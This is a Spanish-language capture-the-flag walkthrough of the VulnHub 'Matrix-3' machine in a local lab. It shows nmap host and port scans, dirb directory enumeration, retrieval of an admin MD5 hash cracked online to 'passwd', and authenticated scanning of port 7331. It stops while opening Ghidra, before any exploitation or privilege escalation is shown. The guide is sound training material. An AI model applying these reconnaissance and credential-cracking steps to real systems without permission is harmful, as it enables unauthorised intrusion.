

# Matrix-3

Lo primero de todo es bajarnos la iso de vuln Hub Matrix: 3 ~ VulnHub y ver si es compatible con virtualbox , que es donde yo tengo mi laboratorio .

Detalles de la máquina : Matrix es una serie de máquinas MATRIX de desafío boot root de nivel medio. El OVA ha sido probado tanto en VMware como en Virtualbox.

Banderas: Tu objetivo es obtener root y leer /root/flag.txt

Redes: DHCP: Habilitado Dirección IP: Asignada automáticamente


Tamaño de la máquina (en MB) : 554 MB

Sistema operativo de la máquina : Linux

Nivel de máquina : intermedio

## Índice

Índice	1
Herramientas	2
Sacar la ip de nuestra máquina atacante	3
Sacar la ip de nuestra máquina vulnerable	3
Saber que puertos se encuentran abiertos	4
Explotación de los puertos abiertos	5
Explotación de vulnerabilidades	13
Escalada de privilegios	14



## Herramientas

- **Scanning**
- Netdiscover
- NMAP
- 2. **Enumeration**
- Web Directory Search
- 3. **Exploitation**
- Ghidra
- SSH
- 4. **Privilege Escalation**
- Exploiting Sudo rights

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :

El primer paso es saber la ip de la máquina vulnerable :

## Sacar la ip de nuestra máquina atacante

Primero hacemos un **ip a** para saber la ip de nuestro kali

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
en 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group de
fault qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 74035sec preferred_lft 74035sec
    inet6 fe80::6a51:3ff8:ab8:bc0d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group de
fault qlen 1000
    link/ether 08:00:27:6d:bb:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth
1
        valid_lft 377sec preferred_lft 377sec
    inet6 fe80::6f00:ecd9:ca94:68a9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

## Sacar la ip de nuestra máquina vulnerable

Con el comando nmap -sP y la ip de nuestra máquina kali , sacamos la ip de la máquina vulnerable

```
[sudo] contraseña para kali.  
(root@kali)-[/home/kali]  
# nmap -sP 192.168.56.101/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 04:22 EST  
Nmap scan report for 192.168.56.1  
Host is up (0.00034s latency).  
MAC Address: 0A:00:27:00:00:11 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.0044s latency).  
MAC Address: 08:00:27:76:9A:93 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.128  
Host is up (0.00054s latency).  
MAC Address: 08:00:27:AD:DB:3B (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.32 seconds
```

## Saber que puertos se encuentran abiertos

Con el comando -p-(para ver los puertos , pero con -A podría valer igual ) -A y la ip de la máquina vulnerable vamos a ver que puertos tiene abiertos .


```
(root@kali)~[/home/kali]
# nmap -p- -A 192.168.56.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 04:24 EST
Nmap scan report for 192.168.56.128
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
6464/tcp  open  ssh       OpenSSH 7.7 (protocol 2.0)
|_ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|   256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
7331/tcp  open  caldav    Radicale calendar and contacts server (Python BaseHTTPServer)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-auth:
|_ HTTP/1.0 401 Unauthorized\x0D
|_ Basic realm=Login to Matrix
MAC Address: 08:00:27:AD:DB:3B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.53 ms  192.168.56.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```

## Explotación de los puertos abiertos

Como vemos tenemos un servicio http levantado , por lo que vamos a internet a ver que hay subido la página web que tiene levantada .



Ahora con el comando dirb vamos a ver qué archivos y directorio hay ocultos .

**dirb** <http://192.168.1.104>

```
(root@kali)-[/home/kali]
# dirb http://192.128.56.128/


DIRB v2.22
By The Dark Raver

START_TIME: Tue Feb 13 04:34:03 2024
URL_BASE: http://192.128.56.128/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://192.128.56.128/ —
```


Como vemos hemos encontrado un directorio llamado **/assets** , podemos ir al buscador a ver qué encontramos :



Podemos pinchar pero vamos a ver una foto , la cual no nos interesa , porque no podemos encontrar nada . Pero si nos fijamos bien igual en el nombre del link podemos encontrar al pgo , podemos mirar si en la palabra matrix hay algo :



Nos salen una serie de palabras , lo que podemos hacer es ir probando en el buscador uniendo las palabras a ver qué encontramos . Buscando vemos que hay una combinación que funciona : **n/e/o/6/4/**



Nos lo descargamos a ver que podemos ver en el :

```
(kali㉿kali)-[~/Descargas]
└─$ ls
code_1.86.1-1707298119_amd64.deb
code-1.86.1-1707298208.el8.x86_64.rpm
'Nessus-10.6.3-ubuntu1404_amd64(1).deb'
Nessus-10.6.3-ubuntu1404_amd64.deb
'Nessus-10.X01w0ell.6.3-ubuntu1404_amd64(1).deb.part'
openvpn
openvpn.zip
secret.gz

(kali㉿kali)-[~/Descargas]
└─$ file secret.gz
secret.gz: ASCII text

(kali㉿kali)-[~/Descargas]
└─$ cat secret.gz
admin:76a2173be6393254e72ffa4d6df1030a
```

Como vemos hemos encontrado una clave , esta clave está en md5 , podemos ir a un buscador a descifrarlo : <https://hashes.com/es/decrypt/hash>

# Hashes

🔔 Procesado!

1 hashes fueron chequeados: 1 encontrados 0 no encontrados

✓ Encontrado:

76a2173be6393254e72ffa4d6df1030a: passwd

BUSCAR NUEVAMENTE

Ahora si volvemos a ver al nmap -A que hemos hecho vemos que también había otro puerto abierto , el 7331


```
(root@kali)~[/home/kali]
# nmap -p- -A 192.168.56.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 04:24 EST
Nmap scan report for 192.168.56.128
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
6464/tcp  open  ssh       OpenSSH 7.7 (protocol 2.0)
|_ssh-hostkey:
|_ 2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|_ 256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_ 256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
7331/tcp  open  caldav    Radicale calendar and contacts server (Python BaseHTTPServer)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-auth:
|_ HTTP/1.0 401 Unauthorized\x0D
|_ Basic realm=Login to Matrix
MAC Address: 08:00:27:AD:DB:3B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.53 ms  192.168.56.128


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.46 seconds
```

Vamos a ver que tiene este levantado :

Al intentar entrar nos pide un usuario y clave , como hemos encontrado en la parte anterior podemos poner el usuario **admin** y la clave que hemos sacado con el md5 **passwd**







No vemos algo que nos pueda ser útil , por lo que vamos a probar a usar otra vez un dirb a ver si podemos encontrar algún archivo oculto .

**dirb http://192.168.56.128:7331 / -u admin:passwd**

```
(root@kali)-[/home/kali]
# dirb http://192.168.56.128:7331/ -u admin:passwd

DIRB v2.22
By The Dark Raver


START_TIME: Tue Feb 13 05:03:29 2024
URL_BASE: http://192.168.56.128:7331/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:passwd

GENERATED WORDS: 4612

Scanning URL: http://192.168.56.128:7331/
+ http://192.168.56.128:7331/assets (CODE:301|SIZE:0)
+ http://192.168.56.128:7331/data (CODE:301|SIZE:0)
+ http://192.168.56.128:7331/index.html (CODE:200|SIZE:3889)
+ http://192.168.56.128:7331/robots.txt (CODE:200|SIZE:31)

END_TIME: Tue Feb 13 05:03:53 2024
DOWNLOADED: 4612 - FOUND: 4
```


Encontramos entre algunos archivos uno data , vamos a ver que podemos encontrar en ese servicio web .



Hemos encontrado otro archivo , vamos a ver que hay dentro de este , es un archivo de docs , por lo que para abrirlo vamos a necesitar una herramienta llamada **Ghidra**.

Aqui podemos encontrar donde bajarnoslo

[https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra\\_11.0.1\\_build](https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_11.0.1_build)




```
(kali㉿kali)-[~]
└─$ sudo apt install ghidra
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  ghidra-data openjdk-17-jdk openjdk-17-jdk-headless
Paquetes sugeridos:
  openjdk-17-demo openjdk-17-source visualvm
Se instalarán los siguientes paquetes NUEVOS:
  ghidra ghidra-data openjdk-17-jdk openjdk-17-jdk-headless
0 actualizados, 4 nuevos se instalarán, 0 para eliminar y 11 no se instalarán.
Se necesita descargar 454 MB de archivos.
```

Ahora vamos a iniciar la aplicación


```
(kali@kali)-[~/Descargas]
$ ghidra data
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
```

Al abrirse le daremos a next y una vez que hayamos pasado

